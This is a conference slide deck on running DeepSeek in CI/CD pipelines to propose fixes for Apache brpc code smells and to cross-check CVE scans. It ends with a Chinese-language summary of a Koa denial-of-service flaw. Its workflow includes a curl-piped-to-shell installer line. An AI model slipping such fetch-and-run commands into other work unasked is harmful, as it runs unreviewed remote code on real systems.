

Integrating LLMs into CI/CD Pipelines: A Case Study on Improving Apache Project Code Quality

Sam Yuan/Yi Yuan
Github ID: SamYuan1990



COMMUNITY
THE ASF CONFERENCE
CODE

CONTENTS

1. Show me the code
2. Show me the talk
3. Human in the loop

COMMUNITY
THE ASF CONFERENCE
CODE

Show me the code

Talk is cheap



Show me the code [apache/brpc#2911](#).

```
const std::string AdaptiveMaxConcurrency::UNLIMITED = "unlimited";
const std::string AdaptiveMaxConcurrency::CONSTANT = "constant";

- const std::string& AdaptiveMaxConcurrency::UNLIMITED() {
-     static std::string* s = new std::string("unlimited");
-     return *s;
- }
-
- const std::string& AdaptiveMaxConcurrency::CONSTANT() {
-     static std::string* s = new std::string("constant");
-     return *s;
- }
```

Briefly, it's a code smell, a constant is defined in new String(), within a function.

- Memory leak.
- CPU context switch between functions.

Hence use global const for fix.

Show me the code [apache/brpc#2911](#).

zhangqiongyu commented on Mar 7 · edited

```
const std::string& AdaptiveMaxConcurrency::UNLIMITED() {
    static const std::string s = "unlimited";
    return s;
}

const std::string& AdaptiveMaxConcurrency::CONSTANT() {
    static const std::string s = "constant";
    return s;
}
```

1.This way of initialization is much more common, uncontrolled use of global variables may cause dependency order problems(UB).
2.These short strings can be optimized to be stored on the stack using the SSO(Small String Optimization) mechanism of std::string.
3.The original lazy initialization mechanism is retained to reduce unnecessary memory usage.
4.It is thread-safe.

Static and Global Variables

In the PR, zhangqiongyu (GitHub ID) suggested referencing Google's C++ Style Guide section on [Static and Global Variables](#) with proposed changes.

Thanks zhangqiongyu~



Show me the code [apache/brpc#2911](#).

Initially, I considered using the following approach:

```
const std::string& AdaptiveMaxConcurrency::UNLIMITED() {
    static const std::string s = "unlimited";
    return s;
}

const std::string& AdaptiveMaxConcurrency::CONSTANT() {
    static const std::string s = "constant";
    return s;
}
```

But when I realized that the function simply returns a constant string, I thought about making a broader change.

From what I understand, the differences are:

- Defining a `const` in a class affects the scope of the class and its instances (and possibly all child classes and their instances). It's unique across all instances.

Regarding memory usage:

As far as I know, and as mentioned in the PR description, compiler optimization is a bit beyond my current knowledge. Since it's a short string, it might benefit from SSO (Short String Optimization). However, I'm not entirely sure how the compiler will handle it.

I'm aware of the concept of dependency order problems (UB), but I lack practical experience in C++. Could you provide an example in this context?

Regarding performance, when invoking this value from other parts of the code, previously it involved a function call. After changing it to a `const`, it becomes a direct access to a constant. From my understanding, if the compiler optimizes a function call that returns a static value, it should be equivalent to accessing a constant. If the function isn't loaded onto the stack, it might involve a page change/reload. If SSO is in play, the string would be on the stack in either case (function call or `const`).

```
const std::string& AdaptiveMaxConcurrency::UNLIMITED() {
    static const std::string s = "unlimited";
    return s;
}
```

I'd love to hear your thoughts on this! Thank you for your time and guidance. 😊

Through collaborative research with DeepSeek across C++ documentation and tech blogs, I dedicated approximately 2–3 hours to comprehensively understand C++ memory allocation mechanisms (including SSO, Short String Optimization) from scratch, subsequently addressing all in-depth technical queries.



Why apache/brpc#2911 ?

I am a lazy person, which is why I like open source, for other “people” to do work for me.



SamYuan1990/brpc/issues/23 > [apache/brpc#2911](#)

Explanation:

- Original Code:

```
const std::string& AdaptiveMaxConcurrency::CONSTANT() {
    static std::string* s = new std::string("constant");
    return *s;
}
```

- The original code uses a `static std::string*` which leads to a memory leak since the allocated memory is never freed.

- Fixed Code:

```
const std::string& AdaptiveMaxConcurrency::CONSTANT() {
    static std::string s("constant");
    return s;
}
```

- The fixed code uses a `static std::string` instead of a pointer, which ensures that the memory is managed automatically by the C++ runtime, eliminating the risk of memory leaks and simplifying the code.

Thanks to Jerry Tan and COPU, in early 2025, I attempted to use DeepSeek to assist with codebase maintenance tasks. Since most of my open-source contributions involve CI/CD-based scanning and fixes, DeepSeek's low cost made it ideal for experimentation. I created a repository as proof of concept, and Jerry suggested brpc as the target repo for testing.



SamYuan1990/brpc/issues/23 > [apache/brpc#2911](#)



• Fixed Code:

```
const std::string& AdaptiveMaxConcurrency::CONSTANT() {
    static std::string s("constant");
    return s;
}
```

zhangqiongyu commented on Mar 7 · edited

```
const std::string& AdaptiveMaxConcurrency::UNLIMITED() {
    static const std::string s = "unlimited";
    return s;
}


const std::string& AdaptiveMaxConcurrency::CONSTANT() {
    static const std::string s = "constant";
    return s;
}
```

As a result, the pipeline randomly selected 30 out of 900 functions in brpc's AST tree and identified this code smell. Comparing DeepSeek's suggestion with zhangqiongyu's comments, it aligns with Google's public documentation.

If it's team's coding style, my change to a global const might be seen as "gilding the lily" (unnecessary over-optimization).




“Fix, Patch” in a lazy way



"Vibe Coding" – From requirements to code, with an LLM as your companion.
Peer missed something? I fix it.


But what happens after commit?
How can LLMs assist in post-commit scans—static analysis, CVE reevaluation, OWASP checks—and even suggest fixes?
"My bad? No worries—fix it for me, my lovely peer!"

“Fix, Patch” in a lazy way



- For a code repo, we go through AST trees.
- Just “teach”:
 - Define intention as prompt template.
 - Manual control go through with AST tree. Or some one may choose MCP way, let LLM to decide.
- With necessary information, fill template and form specific tasks to LLM.
- Take actions as response the vibe, as human in loop.

“Fix, Patch” in a lazy way



```
32      with:
33         repository: SamYuan1990/kubeedge
34         - uses: actions/setup-go@v5
35         - name: generate CVE.json
36         run: |
37             curl -sSfL https://raw.githubusercontent.com/anchore/syft/main/install.sh | sh -s -- -b ./
38             go install github.com/devops-kung-fu/bomber@latest
39             ./syft scan kubeedge/${{matrix.IMAGE}}:v1.20.0 -o cyclonedx-json -vv > sbom.json
40             cat sbom.json
41             bomber scan ./sbom.json --output=json --debug > cve.json
42             cat cve.json
43
44         - name: use this action to generate suggestion for deployment settings
45           id: Lint_with_LLM
46           uses: SamYuan1990/OpenAI_CodeAgent-action@main
47           with:
48             baseURL: https://api.deepseek.com
49             apiKey: ${{ secrets.API_KEY }}
50             model: deepseek-chat
51             dirpath: '/workdir'
52             deploymentfile: /workdir/${{ matrix.PATH }}
53             runType: CVE2Deployment
54
55         - name: output check
56           shell: bash
57           run: |
58             echo '${{ steps.Lint_with_LLM.outputs.avg_prompt_precent }}'
59             echo '${{ steps.Lint_with_LLM.outputs.avg_content_precent }}'
60             echo '${{ steps.Lint_with_LLM.outputs.avg_time_usage }}'
61             echo '${{ steps.Lint_with_LLM.outputs.avg_inputToken }}'
62             echo '${{ steps.Lint_with_LLM.outputs.avg_outputToken }}'
63
64         - name: Create new issue
65           uses: imjohnbo/issue-bot@v3
66           if: ${{ inputs.dryrun == false }}
67           with:
68             title: CVE cross check with deployment on container image ${{matrix.IMAGE}}
69             body: |-
               :wave: Hi maintainers, here is LLM's deployment suggested according to your CVSS scan result.
               ${{ steps.Lint_with_LLM.outputs.LLMresponse }}
```

PR push back as Bot

What is this?

A GitHub Action, as it stands.

An agent, designed in the style of Google’s AI agents.

A bot, since it can run on a schedule.

So... that's it.

P.S. Has any lazy dev ever built a project just to handle tiny nit-patches?

Lol~



COMMUNITY
THE ASF CONFERENCE
CODE

Show me the talk

Code is cheap



Show me the talk

3. 漏洞影响

- **潜在风险:** 攻击者可以通过发送特制的 `X-Forwarded-Proto` 或 `X-Forwarded-Host` 头，触发 Koa 的正则表达式解析漏洞，导致服务器资源耗尽，进而引发拒绝服务攻击。
- **受影响版本:** 当前代码库中使用的 Koa 版本为 `^2.13.1`，低于修复版本 `2.15.4`，因此存在此漏洞。

4. 修复建议

- **升级 Koa 版本:** 将 Koa 升级到修复版本 `2.15.4` 或更高版本。
 - 修改 `package.json` 中的 Koa 依赖为: `"koa": "^2.15.4"`
 - 运行 `npm install` 或 `yarn install` 以更新依赖。
- **验证修复:** 在升级后，建议进行全面的测试，确保升级不会引入新的兼容性问题。

5. 参考链接

- [CVE 官方记录](#)
- [GitHub 安全公告](#)
- [修复提交记录](#)
- [Koa 2.15.4 发布版本](#)

6. 结论

